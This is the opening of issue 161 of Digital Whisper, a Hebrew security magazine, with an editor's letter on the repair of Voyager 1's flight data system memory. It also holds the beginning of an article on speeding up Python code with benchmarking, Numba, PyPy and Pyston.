


Digital Whisper

גליון 161, מאי 2024

מערכת המגזין:

מייסדים: אפיק קסטיאל, ניר אדר

מוביל הפרויקט: אפיק קסטיאל

עורכים: אפיק קסטיאל

כתבים: יואב לוי, DanielSparta, עידן שכטר, אלעד קמינסקי, יואב בם, אופק שוחט ויאור יקים

יש לראות בכל האמור במגזין Digital Whisper מידע כללי בלבד. כל פעולה שנעשית על פי המידע והפרטים האמורים במגזין Digital Whisper הינה על אחריות הקורא בלבד. בשום מקרה בעלי Digital Whisper ו/או הכותבים השונים אינם אחראים בשום צורה ואופן לתוצאות השימוש במידע המובא במגזין. עשיית שימוש במידע המובא במגזין הינה על אחריותו של הקורא בלבד.

פניות, תגובות, כתבות וכל הערה אחרת - נא לשלוח אל editor@digitalwhisper.co.il

דבר העורך

ברוכים הבאים לגליון ה-161 של DigitalWhisper.

ב-5 לספטמבר, שנת 1977, נאס"א שיגרה את הגשושית וויאג'ר 1 מכדור הארץ אשר החלה את מסעה שכונה ה-"Planetary Grand Tour" - המסע הגדול והארוך ביותר שהאנושות אי-פעם תכננה. המסע אל עבר מערכת השמש החיצונית (האזור במערכת השמש שמעבר לכוכב הלכת נפטון), היכן שגופים כגון חגורת קויפר וענגת אורט שוכנים. לא ניתן היה לשגרה במועד אחר שכן, על מנת להצליח במשימה ולהגיע אל קצה מערכת השמש ואף מעבר, היה עליה לנצל את כוח המשיכה של שבתאי וצדק אשר התלכדו במיקום ספציפי סביב השמש, תופעה שאפשרה לה לצבור את התאוצה הנדרשת למסע שכזה.

אחד המטענים שהותקנו על הגשושית הוא "תקליט הזהב". מקבץ של דגימות קול בשלל שפות מכדור הארץ, ומקבץ נוסף של מספר תמונות של נופים, צבעים ועצמים משלל תרבויות ואיזורים מהפלנטה שלנו, אשר קודדו אל תוך תקליט מוזהב בקוטר 12 אינץ', שעליו הכיתוב: "The Sounds of Earth". במטרה לספק מידע לכל ישות תבונית שתפגוש אי-פעם, אם בכלל, בגשושית הקטנה. צורפו לאותו התקליט גם הוראות כיצד יש לפענח את המידע אשר קודד על אותו התקליט.

ב-14 לפברואר, 1990, כ-13 שנים לאחר השיגור, וויאג'ר 1 עברה מרחק בלתי נתפס של מעל ל-6 מיליארד קילומטרים. בשלב זה, כאשר סיימה לחלוף ליד שבתאי ומשימותיה המרכזיות הושגו, החליטה NASA, להיענות לבקשתו של האסטרופיזיקאי קרל סייגן, ולסובב את אחת ממצלמותיה של הגשושית ולצלם את מה שיכונה בעתיד "הסלפי המרוחק ביותר שצולם אי-פעם", או בשמה הרשמי: ה-"Pale Blue Dot".

באותה התמונה, כדור הארץ נראה כלא יותר מאשר נקודה כחולה קטנטנה וחיוורת, פיקסל אחד ובודד על רקע החלל האינסופי. על תמונה זו כתב קרל סייגן ספר בעל אותו השם, ובו את אחד הטקסטים המרגשים ביותר שנכתבו לפי דעתי אי-פעם. (אני ממליץ לכם לקרוא את הטקסט המלא, או לראות את הסרטון הזה). הנה חלק ממנו:

> *"...כדור הארץ הוא בימה קטנה מאוד בתוך זירה קוסמית רחבת ידיים. חשבו על נהרות הדם שנשפכו בידי כל אותם מצביאים וקיסרים על מנת שיוכלו, אפופי תהילה וניצחון, להפוך לאדונים של חלק קטן מנקודה. חשבו על מעשי האכזריות האינסופיים שנעשו בידי תושבי פינה אחת של הפיקסל הזה כלפי התושבים של פינה אחרת של הפיקסל, שכמעט אין להבחין ביניהם. עד כמה תכופות אי-ההבנות שלהם, עד כמה להוטים הם להרוג זה את זה, עד כמה לוהטות שנאותיהם. ההתרברבויות שלנו, החשיבות העצמית המדומיינת שלנו, אשלייתנו לפיה יש לנו מקום מיוחס ביקום - נקודת האור החיוורת הזאת קוראת על כל זה תִּגָּר..."*
>
> [תרגומו של דרור בורשטיין על מילותיו של קרל סייגן]

מדהים כמה הטקסט הזה מרגיש רלוונטי אפילו עוד יותר בימים אלו.

ב-17 בפברואר, שנת 1998, עברה וויאג'ר 1 מרחק של מעל ל-10 מיליארד קילומטרים, ועקפה את הגשושית פיוניר 10 אשר שוגרה במרץ 1972, ובכך הפכה למעשה להיות העצם מעשה ידי אדם המרוחק ביותר מכדור הארץ. זהו הישג הנדסי שקשה כל כך לדמיין. מאות רבבות של חישובים מתמטיים ופיזיקליים מדוקדקים בקפידה, הנדסה מורכבת, והירתמות של אינספור גופים שונים כדי שהישג כזה יושג לאנושות.

בשנת 2002, לאחר שעברו כ-25 שנה, עברה הגשושית יותר מ-11 מיליארד קילומטרים וב-2005 היא הגיעה סוף סוף לקצה קצהה של מערכת השמש. ב-2012 נאס"א דיווחה על כך שהגשושית נכנסה בהצלחה אל מה שמכונה "החלל הבין-כוכבי" (האיזור בו אבק וגז מרחפים ללא משיכה לשמש ספציפית, אבק וגז, שכאשר בעתיד יתלכדו זה סביב זה - יצרו כוכבים חדשים).

שנה שעברה, ב-12 בדצמבר, כל מי שעוקב אחרי משימת וויאג'ר קיבל חדשות איומות: המעבדה להנעה סילונית של נאס"א (ה-JPL) דיווחה כי בשל תקלה לא ידועה, הגשושית, שבאותו הזמן הייתה נמצאת במרחק של 24 מיליארד קילומטר הפסיקה כבר מנובמבר לשלוח את הטלמטריות שלה בפורמט קריא. התקשורת עם הגשושית פעלה היטב, אך נראה שהערוץ דרכו היא שידרה את הטלמטריות השתבש.

לאחר מספר שבועות, עבודה מאומצת של שלל צוותים והרבה ניסיונות להסברים, החברים ב-JPL העלו השערה: יכול להיות שסקטור מסויים מהזיכרון הפיזי שעליו צרובה ה-Flight Data System - נפגמה. ה-FDS היא מערכת בעלת שלושה תתי-מחשבים שאחראית על אריזת הנתונים המדעיים והטלמטריות לפני שליחתם לכדור הארץ דרך מערכת ה-TMU (Telecommunications Unit) וזה יכול להסביר את הסיטואציה שבה כן יש תקשורת תקינה עם הגשושית אך הטלמטריות נשלחות בפורמט בלתי קריא. אולי מדובר בכשל חומרתי (בכל זאת, מדובר ברכיב בן 46 שנים, יהיה סביר מאוד להניח שהוא יתבלה) ואולי מדובר בפגיעה של חלקיק קוסמי כלשהו שגרם לחבלה באותה היחידה.

בתחילת מרץ השנה, המהנדסים ב-JPL שלחו פקודת "poke" לגשושית (פקודת Debugging שמאפשרת לבצע dump לאיזורים בדיסק ובזיכרון של המערכת עצמה) על מנת לקבל חזרה קריאה של זיכרון יחידת ה-FDS. ה-dump כולל את קוד התוכנה של המחשב וערכי משתנים, והתברר שהם אכן צדקו: כ-3% מהזיכרון שעליו שמורה יחידת ה-FDS נפגם. קטעי קוד שלמים, וכאלה שאחראים על אריזת המידע לפני שליחתו - אוחסנו באיזור זיכרון לא נגיש.

בגלל שמדובר ב-3% מכל הקוד, אפשר היה לחשוב על כתיבתו מחדש לסקטורים אחרים שעליהם אפשר לוותר. עם זאת - נראה שבאותה היחידה לא היה איזור זיכרון מספיק גדול כדי להכיל את כלל הקוד המקורי, ועל כן צוות הקרקע נאלץ לפרק את הקוד לחלקים ולפזרו באיזורים השונים באותה היחידה שבהם היה מספיק מקום לחלקי הקוד המפורק. מלבד זאת, עליהם יהיה לבצע מספר Hook-ים לפונקציות שלא נפגמו, אך שהתייחסו לכתובות פיזיות באותם 3% איזורי זיכרון שנפגמו. אז מי אמר שיש גבול להאקינג?

אגב, כדי להחמיר את המצב חשוב להבין שאין מודל חומרתי או תוכנתי של מערכת ה-FDS שבגשושית. כיום ברור שלכל תוכנה או חומרה יש אמולציה, אך בשנות ה-70 אף אחד לא דמיין דבר שכזה. מדובר בחומרה או בתוכנה שכבר עשרות שנים לא משתמשים בה או מתחזקים אותה, ולכן צוות הקרקע נאלץ לקרוא ניירת של קוד כדי לוודא שכל כתובות הזיכרון שהם מתכוונים לדרוס ולשכתב ייכתבו מחדש במקומות נכונים. בנוסף לכך, מכיוון שהגשושית נמצאת במרחק של 24 מיליארד קילומטרים (מרחק שלאור לוקח כ-22.5 שעות לעבור), כל פעולת דיבוג מחזירה למפעיל תגובה רק לאחר כ-45 שעות.

בסופו של דבר, לפני כשבועיים, לאחר כ-5 חודשים שבהם וויאג'ר 1 לא שלחה טלמטריות באופן תקין, אחרי שצוות הקרקע של JPL ביצע את רב העריכות בזיכרון של הגשושית - החבר'ה ב-JPL דיווחו כי הגשושית סוף כל סוף חזרה לשלוח את הנתונים ארוזים בפורמט שניתן לפענחו בכדור הארץ. לא כל עריכות הזיכרון הושלמו - הן כנראה עדיין בדרכן, אך הושלמו מספיק עריכות על מנת שה-FDS יוכל לעבוד (ברובו) באופן תקין.

אני לא חושב שאני מכיר פרוייקט, בכל קנה מידה שהוא, שמרגש אותי יותר ממשימת וויאג'ר 1. מדובר בסיפור שלדעתי מייצג באופן הטוב ביותר את הפוטנציאל הכל כך עצום הגלום ביצירתיות האנושית ברגעים שבהם אנחנו מחליטים להניח את האגו ההרסני בצד, לעזוב את כל השטויות הפעוטות שאנחנו בדרך כלל מתעסקים בהן, מתאחדים לכדי אנושות אחת ומעיזים לחלום.


אני לא מסוגל לדמיין איפה היינו יכולים להיות היום כאנושות, אם היינו מנצלים את כל הפוטנציאל הזה שהסיפור של וויאג'ר 1 מייצג, אם היינו מפסיקים לריב, ואם צד אחד של אותו הפיקסל היה מחליט לעזור ולקדם צד אחר של אותו הפיקסל. והיינו משקיעים את עיקר מרצנו באדיבות אחד לשני, בקידום מחקר משותף שמטרתו היא לפתור בעיות אמיתיות שיש לנו כבני אדם. והיינו מעיזים לשתף פעולה עם שאר חברינו לפלנטה כדי לחקור ולגלות איזורים שמעולם לא נחקרו ביקום או כדי להבין את הסיבה והמקור לקיום שלנו.

על מנת שלכולנו, כאנושות אחת, יהיה יום אחד עתיד טוב יותר.

וכמובן, תודה ענקית לכל הכותבים שהתפנו מזמנם לכתוב מאמרים לגליון זה. תודה רבה ל**יואב לוי**, תודה רבה ל-**DanielSparta**, תודה רבה ל**עידן שכטר**, תודה רבה ל**יואב בם**, תודה רבה ל**אלעד קמינסקי**, תודה רבה ל**אופק שוחט** ותודה רבה ל**יאור יקים!**

קריאה נעימה,

אפיק קסטיאל



תוכן עניינים

דבר העורך	2
תוכן עניינים	5
Practical Python Performance Optimization	6
The Future of Supply Chain Attacks	20
הצפנה מקצה לקצה	31
NTP - איך לא לאחר באינטרנט	40
על Bulletproofs, הוכחה באפס ידיעה ושאר ירקות	55
Mikmak.co.il Client RCE	65
דברי סיכום	76

Practical Python Performance Optimization

או: איך גורמים לנחש להיות יותר מהיר מצ'יטה

מאת יואב לוי

הקדמה

אם תשאלו כל מהנדס תוכנה מה הבעיה עם שפת פייתון הוא יגיד לכם "איטיות". הסברה המקובלת היא ששפת פייתון נועדה לאפשר כתיבת קוד מהירה ולא ריצת קוד מהירה, ויש בזה הרבה אמת. פייתון נחשבת כשפה הקלה ביותר ללימוד ובשנים האחרונות קצב השימוש בה גובר. כבר כיום פלטפורמות ענק שפועלות בסקאלה תעשייתית עולמית כמו גוגל, יוטיוב, אינסטגרם, נטפליקס, פינטרסט ועוד מריצות קוד פייתון מאחורי הקלעים.

במאמר זה נלמד על מדדי ביצועים של קוד, מהו פרופיל, מהי אופטימיזציה של קוד, נסקור חלק ממגוון כלי ה-Open Source הזמינים לנו לביצוע אופטימיזציה של קוד פייתון ונראה כיצד ניתן לשפר בעזרתם את הביצועים פי **אלפי אחוזים** בהיבטי זמן ריצה. נשים דגש על הפרקטיות של התהליך בהיבטי המאמץ ומורכבות השימוש בכלים לעומת התועלת שנפיק מהם וגם נבין מתי לא נרצה לבצע אופטימיזציה מסוג זה.

המאמר אינו דורש מומחיות בפייתון ומיועד לכל מפתח שרוצה לשפר את ביצועי הקוד שלו. בסוף המאמר נציג השוואה מסכמת של הכלים שבדקנו. מפתח קצר בזמן שרוצה לנסות את מזלו יוכל לדלג על החלקים התיאורטיים בתחילת המאמר ישר אל לוח התוצאות כדי להחליט באיזה כלי שווה לו לבחור, ונספק גם את קוד המקור לשימוש בכל הכלים שסקרנו.


מבוא לביצועים ושפת פייתון

קיימים היבטים רבים ושונים בנוגע לפיתוח בשפת פייתון (תאימות לאחור, תאימות לפנים, תאימות למערכות הפעלה ולחומרה ייעודית, אבטחת מידע, הנדסה לאחור, קהילת הקוד הפתוח, שרשרת אספקה, תלויות, design patterns וכו') אך במאמר זה נתמקד בהיבט צר יחסית - **הביצועים של השפה**, ובפרט ביצועים מסוג זמן ריצה.

כמובן שבפיתוח פרויקטי תוכנה גדולים צריך להביא בחשבון את כלל השיקולים, לכן חשוב להבין שמאמר זה לא נועד להיות מדריך לפיתוח בשפת פייתון אלא כלי עזר לשיפור ביצועים של הקוד לאחר שהוא נכתב ונבדק.

נסביר מאוד בקצרה איך עובדת שפת פייתון על מנת שנבין את ההבדלים בינה לבין שפות עיליות אחרות בעלות ביצועים טובים יותר.

על מנת לקבל רקע תיאורטי נתבונן באיור הבא:




חלקו השמאלי נלקח באדיבות מסדרת המאמרים "Practical Python Internals" של אלי קסקי בגיליונות ה-159 וה-160. ובאיזה שפה כתובים הקומפיילר וה-interpreter של פייתון? התשובה היא בפייתון ובשפת C (כאשר החלקים הליבתיים כתובים ב-C) ולכן כאשר מדברים על המימושים השונים של שפת פייתון מתייחסים לפרויקט הרשמי בשם CPython.

כפי שניתן לראות באיור, פייתון היא שפת סקריפט שתהליך הריצה שלה כולל 2 שלבים עיקריים:

- **קומפילציה:** בשלב זה מתקבל קוד מקור בשפת פייתון ועובר 5 תתי שלבים שונים של עיבוד כאשר בסוף התהליך מתקבל קובץ פייתון מקומפל בפורמט pyc. ובו פקודות ה-bytecode.
- **אינטרפטציה:** תרגום פקודות ה-bytecode שהתקבלו מהשלב הקודם לשפת המכונה (machine code) שעליה רץ ה-interpreter.

קל להבין מדוע יש תקורה רצינית כתוצאה מכך - הקומפיילר וה-interpreter גם הם תהליכים שרצים בעצמם על ה-CPU וצורכים זמן ומשאבים כך שכל פקודה אטומית בשפה עילית מצריכה ביצוע מספר רב של פקודות מקדימות מצד הקומפיילר וה-interpreter טרם ביצועה במעבד.



זה המקום לציין שאנחנו לא הראשונים (וכנראה גם לא האחרונים) שרוצים לבצע אופטימיזציה לשפת פייתון, וגם קהילת המפתחים של הפרויקט הרשמי מציינת מידי changelog שיפורי ביצועים כאשר חלקם משמעותיים מאוד עד כדי כך ששימוש בגרסת פייתון מתקדמת יותר יכול להקטין את משך הריצה של אותו הקוד בעשרות אחוזים.

מבוא לאופטימיזציה של תוכנה

אופטימיזציה של תוכנה, כמו אופטימיזציה באופן כללי, היא נושא סבוך שדורש בסיס תיאורטי רחב וניסיון קודם. לכן מאמר זה **לא יעסוק** באופטימיזציה של תוכנה באופן כללי אלא רק בהיבט מסוים של אופטימיזציה של קוד פייתון.

רמות האופטימיזציה האפשריות לתוכנה כוללות בין השאר אופטימיזציה ברמת האוטומציה, ברמת החומרה, ברמת האלגוריתם, ברמת קוד המקור, ברמת הקומפיילר (Link-time) וברמת הבינארי (Post-Link). מכיוון שפייתון אינה שפה מקומפלת (במובן הקלאסי) ההיבט של אופטימיזציה שאנו נתמקד בו במאמר זה שוכן רק בין שתי רמות האופטימיזציה האחרונות שהזכרנו.

במאמר זה נתמקד בשיפור ביצועי הריצה של קוד פייתון ללא שינוי הלוגיקה שלו, לאחר שסיימנו לכתוב ולבדוק אותו. נהוג לבצע אופטימיזציה מסוג זה רק לאחר שכל האופטימיזציות האפשריות שקודמות לה בהיררכיה שהזכרנו כבר בוצעו, כי היא דורשת מיומנות לא טריוויאלית וקשיים נוספים שנדבר עליהם.

למה אנחנו רוצים לעשות אופטימיזציה? כי התהליך הזה חוסך לנו זמן וכסף. אמנם כיום נוח מאוד לעולם הפיתוח להתעלם מביצועים גרועים כי החומרה משתפרת מהר יותר מאשר שהקוד נהיה איטי יותר, אבל שבירת חוק מור בשנים האחרונות מרמז שלתחום האופטימיזציה בתוכנה יהיה מקום משמעותי בעתיד.

בנושא זה אני ממליץ על הרצאותיו של פרופ' אמרי ברגר מאוניברסיטת מסצ'וסטס, שחוקר ביצועים של תוכנה ואפילו כתב כלי למדידת ביצועים של שפת פייתון, אשר נזכיר בהמשך.

מדדי ביצועים

לפני שנגדיר מהי אופטימיזציה נגדיר קודם מהו מדד ביצועים (Performance Measure) ולמה הוא כל כך חשוב לתהליך האופטימיזציה. מדד ביצועים יכול להיות כל דבר בר-מדידה שקשור לקוד שכתבנו. לדוגמה:

- זמן הריצה של תוכנית
- כמות הזיכרון המקסימלי הנצרך
- כמות הזיכרון המקסימלי X זמן הריצה
- ההספק החשמלי הנצרך ע"י המעבד במהלך ריצת התוכנית
- הזמן שלוקח למפתח לכתוב את הקוד

ועוד רבים נוספים, כתלות במקרה השימוש ומטרות התוכנית. פונקציית מטרה היא פונקציה של אחד או יותר מדדי ביצועים. תהליך האופטימיזציה נקבע ביחס לפונקציית מטרה מסוימת ומטרתו להביא את פונקציית המטרה **למקסימום או מינימום** בהינתנם של האילוצים הקיימים (אם קיימים).

פה המקום לציין שפונקציות מטרה יכולות להיות מסובכות מידי לאנליזה מתמטית כך שלא ניתן יהיה לדעת מהם המקסימום/מינימום שלהן, ולכן נרחיב את ההגדרה ונגיד שמטרת תהליך האופטימיזציה הוא להקטין או להגדיל את פונקציית המטרה ככל שידינו משגת.

חשוב להגדיר את פונקציית המטרה טרם תחילת תהליך המיטוב כי **ניסיון לביצוע אופטימיזציה ללא פונקציית מטרה ברורה היא כמו ירייה בחשיכה -** רק לפעמים נפגע, וגם אם נפגע לא נדע שפגענו. כדי להציג את התהליך בצורה ברורה ככל האפשר במסגרת מאמר זה נבחר בפונקציית מטרה ששווה בדיוק למדד זמן הריצה של תוכנית מסוימת שמקבלת קלט קבוע מסוים ונגדיר שאנחנו מעוניינים להביא את פונקציית המטרה למינימום.

איך מודדים? מה הוא פרופיל?

כדי לדעת איך נכון לבצע אופטימיזציה לתוכנה, חשוב לדעת מה החלקים בה אשר מהווים את המעמסה הגדולה ביותר על הביצועים (פונקציית המטרה) שהגדרנו. **פרופיל** הוא פילוח של הביצועים על פי פונקציות או שורות בקוד. לדוגמה, אם הגדרנו שפונקציית המטרה שלנו היא זמן הריצה של הקוד, פרופיל מפורט של הקוד יכלול הצגה של זמן הריצה המצטבר הכולל של כל שורה בקוד. המידע הזה יעזור לנו להבין מאיפה נכון להתחיל את תהליך האופטימיזציה כך שנטפל קודם בשורות הקוד עם הביצועים הגרועים ביותר.

לשפת פייתון קיימים עשרות פרופיילרים שונים אך המקיף, המדויק והמהיר ביותר מביניהם הוא Scalene, אשר נכתב ע"י פרופ' אמרי ברגר ומפתחים נוספים בקוד פתוח.

מי שקרא את המבוא זוכר שבמאמר זה לא נלמד איך לבצע אופטימיזציה ברמת קוד המקור, אז למה הזכרתי בכלל מה זה פרופיל ואיך מומלץ לבצע אותו?

א. כדי להביא למודעות הקוראים שיש אפשרות לבצע אופטימיזציית קוד מקור, ושזה חלק בלתי נפרד מתהליך האופטימיזציה המלא.

ב. כדי לחדד את ההבדל בין רמה זאת של אופטימיזציה לבין מה שנלמד במאמר.

מכיוון שמאמר זה נבצע רק אופטימיזציה ברמות הקומפיילר והבינארי, אין לנו צורך בפרופיילר אלא רק בדרך נוחה למדוד את זמן הריצה הכולל. אמנם טרם למדנו איך לבצע אופטימיזציה אבל בידינו היכולת לקבוע האם גרסת תוכנה מסוימת היא לא אופטימלית - אם מדדנו שגרסה אחרת בעלת פונקציונליות זהה מביאה את זמן הריצה לערך נמוך יותר. קיימים כלים רבים למדידת זמן ריצה של קוד פייתון, כאשר רובם הם בעצמם ספריות פייתון (לדוגמה timeit המוכר והפופולרי). אנחנו נבחר דווקא בכלי מדידה שאינו כתוב בשפת פייתון כדי לנתק את התלות במימוש הרשמי של השפה או בספרייה מסוימת בו.

הכלי שנבחר הוא Hyperfine אשר כתוב בשפת Rust, ומאפשר לנו למדוד באופן אמין ובלתי תלוי כל פקודת הרצה שנגדיר לו. הכלי מודד את זמן הריצה הממוצע של מספר איטרציות עוקבות ונותן כפלט את הממוצע והשונות שלהן:

```
▶ hyperfine --warmup 3 'fd -e jpg -uu' 'find -iname "*.jpg"'
Benchmark #1: fd -e jpg -uu
  Time (mean ± σ):     329.5 ms ±   1.9 ms    [User: 1.019 s, System: 1.433 s]
  Range (min … max):   326.6 ms … 333.6 ms    10 runs

Benchmark #2: find -iname "*.jpg"
  Time (mean ± σ):      1.253 s ±  0.016 s    [User: 461.2 ms, System: 777.0 ms]
  Range (min … max):    1.233 s …  1.278 s    10 runs

Summary
  'fd -e jpg -uu' ran
    3.80 ± 0.05 times faster than 'find -iname "*.jpg"'
▶ █
```

[דוגמה לשימוש בכלי Hyperfine, מתוך התיעוד הרשמי]

ממוצע זמן הריצה שהכלי יספק לנו בפלט מהווה את פונקציית המטרה אשר הגדרנו.

בחירת אמת המידה להשוואה (Benchmarking)

עכשיו כשאנחנו יודעים איך למדוד, עולה השאלה - מה נמדוד? קוד שמשמש להשוואת ביצועים נקרא benchmark, ואנחנו נבחר באחד מאתגר חישובית על מנת להדגיש את ההבדלים בין הכלים השונים ולהפוך את זמן ריצת הקוד שעוטף את פונקציית ה-benchmark לזניח (כמו לדוגמה טעינת ספריות באמצעות הפקודה import). לצורך ההשוואה נריץ את ה-benchmarks על מכונה וירטואלית בהפצת לינוקס Ubuntu 22.04 עם משאבים סטנדרטיים (2 ליבות ו-4GB RAM).

ניקח בעיה מתמטית קשה חישובית: בדיקת ראשוניות של מספר. נדאג שה-benchmark יהיה על בסיס מימוש יעיל שלה כדי לייתר את שלב האופטימיזציה של קוד המקור (שכאמור לא נעסוק בו במאמר זה) ובשפת פייתון טהורה (ללא שימוש בספריות חיצוניות) כדי שהקוד יהיה נתמך בכל הכלים שנבדוק.

```
def is_prime(n: int) -> bool:
if n <= 3:
    return n > 1
if (not (n % 2)) or (not (n % 3)):
    return False
for i in range(5, int(n**0.5)+1, 6):
    if (not (n % i)) or (not (n % (i+2))):
        return False
return True
```

נשאר לנו להגדיר מה יהיה הקלט שנזין לפונקציה, מן הסתם כדי להקשות על התוכנית נרצה קלט שהוא מספר ראשוני גדול מאוד כדי שהתוכנית תשלים את כל האיטרציות בלולאה ולא תסיים לרוץ מיד.

המספר הראשוני הלא טריוויאלי שנבחר יהיה:

8,225,092,069,056,351,469

נריץ את ה-benchmark עם CPython 3.10 ונמדוד באמצעות Hyperfine:

```
dylan@dylan-pc:~/Desktop/isPrime$ hyperfine ./bench_python
Benchmark 1: ./bench_python
  Time (mean ± σ):     92.603 s ±  0.597 s    [User: 92.237 s, System: 0.057 s]
  Range (min … max):   91.892 s … 93.830 s    10 runs
```

זמן ההרצה הממוצע הינו כדקה וחצי וזה לא מעט בכלל אבל הגיוני בהינתן שהקוד יצטרך לבצע $477{,}990{,}355 = \left\lfloor \frac{\sqrt{8225092069056351469}}{6} \right\rfloor$ איטרציות ובכל אחת מהן לבצע עד 2 חישובי שארית.

כלי JIT (Just-in-Time) נפוצים

קומפילציה מסוג JIT מתבצעת בזמן הריצה ומהותה הוא שמירת תוצרי הקומפיילר וה-interpreter בזיכרון כך שכל קוד יקומפל ויתורגם רק פעם אחת ובכך ישופרו ביצועי זמן ריצה. חשוב להבין שכלים מסוג זה לא יתנו לנו יתרון בקוד שכל שורה בו רצה בקירוב רק פעם אחת. נשתמש בסוג זה של אופטימיזציה בקוד שמכיל לולאות או קריאות חוזרות לפונקציות במהלך הריצה.

Numba

הכלי המוכר ביותר בהקשרי JIT בעל תמיכה מלאה בפייתון טהור ובספריית החישוב המדעי Numpy. השימוש בכלי מתבצע בתוך קוד המקור באמצעות ייבוא הספרייה והוספת decorator לפני הפונקציות אותן נרצה להאיץ. קיימים מספר פונקציות וארגומנטי קונפיגורציה לצורך כיוונון הביצועים ואנחנו נתמקד בפונקציה אחת וב-3 ארגומנטים שחשובים לפונקציית המטרה שהגדרנו:

```
import numba

@numba.njit(nopython=True,cache=True,nogil=True)
def is_prime(n: int) -> bool:
    if n <= 3:
        return n > 1
    if (not (n % 2)) or (not (n % 3)):
        return False
    for i in range(5, int(n**0.5)+1, 6):
        if (not (n % i)) or (not (n % (i+2))):
            return False
    return True

if __name__=="__main__":
    is_prime(8225092069056351469)
```


השתמשנו בפונקציית decorator בשם njit כך שמשמעות הארגומנט הראשון היא שאין צורך להתייחס למשתנים שבקוד בתור אובייקטים של פייתון (וכך נחסוך תקורה של הקצאות זיכרון מיותרות ו-Type checking בזמן הריצה), משמעות הארגומנט השני היא שימוש ב-caching על הדיסק על מנת לחסוך את שלב הקומפילציה (בפעמים הבאות שהקוד ירוץ) ומשמעות הארגומנט השלישי היא שאין צורך בשימוש ב-GIL (Global Interpreter Lock) של פייתון בזמן ריצת הקוד. שימו לב שבחירת ארגומנטים זו מועילה לפונקציית המטרה שהגדרנו אבל עבור פונקציות מטרה שונות יכול להיות שנרצה להשתמש בקונפיגורציות אחרות.

PyPy

פרויקט שהוא מימוש חליפי ל-CPython ומטרתו המוצהרת היא שיפור ביצועים. פרויקט זה הינו המוכר והפופולרי ביותר מבין קטגוריית ה-JIT. זוהי אינה ספריה אלא קובץ הרצה שונה של ה-Interpreter של פייתון והוא כולל בתוכו גם קומפיילר מסוג JIT. כל קוד פייתון טהור עד גרסה 3.10 כולל נתמך והתמיכה בספריות חיצוניות קיימת אך מידת שיפור הביצועים עבור קוד שמשתמש בהן מוגבלת. ההרצה מתבצעת כמו שימוש רגיל ב-interpreter של פייתון.

Pyston

מימוש חליפי ל-CPython 3.8 בעל יכולות JIT כאשר המפתחים טוענים שניתן בעזרתו להשיג שיפור ביצועים בשיעור של 30% ללא צורך בשינוי הקוד הקיים.



כלי AoT (Ahead-of-Time) נפוצים

בקטגוריה זאת קיימים כלי אופטימיזציה שמטרתם היא להפוך את קוד המקור לבינארי שמקומפל במובן הקלאסי (ישירות לשפת מכונה). איך זה עובד? ממירים את קוד המקור בפייתון לקוד מקור בשפה מקומפלת (לרוב C או C++) ואז מקמפלים את הקוד המתקבל לשפת מכונה בעזרת קומפיילר מוכר (לרוב gcc) בתהליך שנקרא Cross Compilation. היתרון הוא ברור: לאחר הקימפול לשפת מכונה אין צורך יותר בקומפיילר וב-interpreter של פייתון, ויש לנו בינארי שיכול לרוץ ישירות על המעבד.

קטגוריה זו נחשבת למוצלחת יותר בהיבטי שיפור ביצועים אבל גם למוגבלת יותר בהיבטי תמיכה בספריות חיצוניות וקשה יותר לביצוע בהיבטי המומחיות הנדרשת לשינוי הקוד באופן שיתמוך בקימפול.

Cython

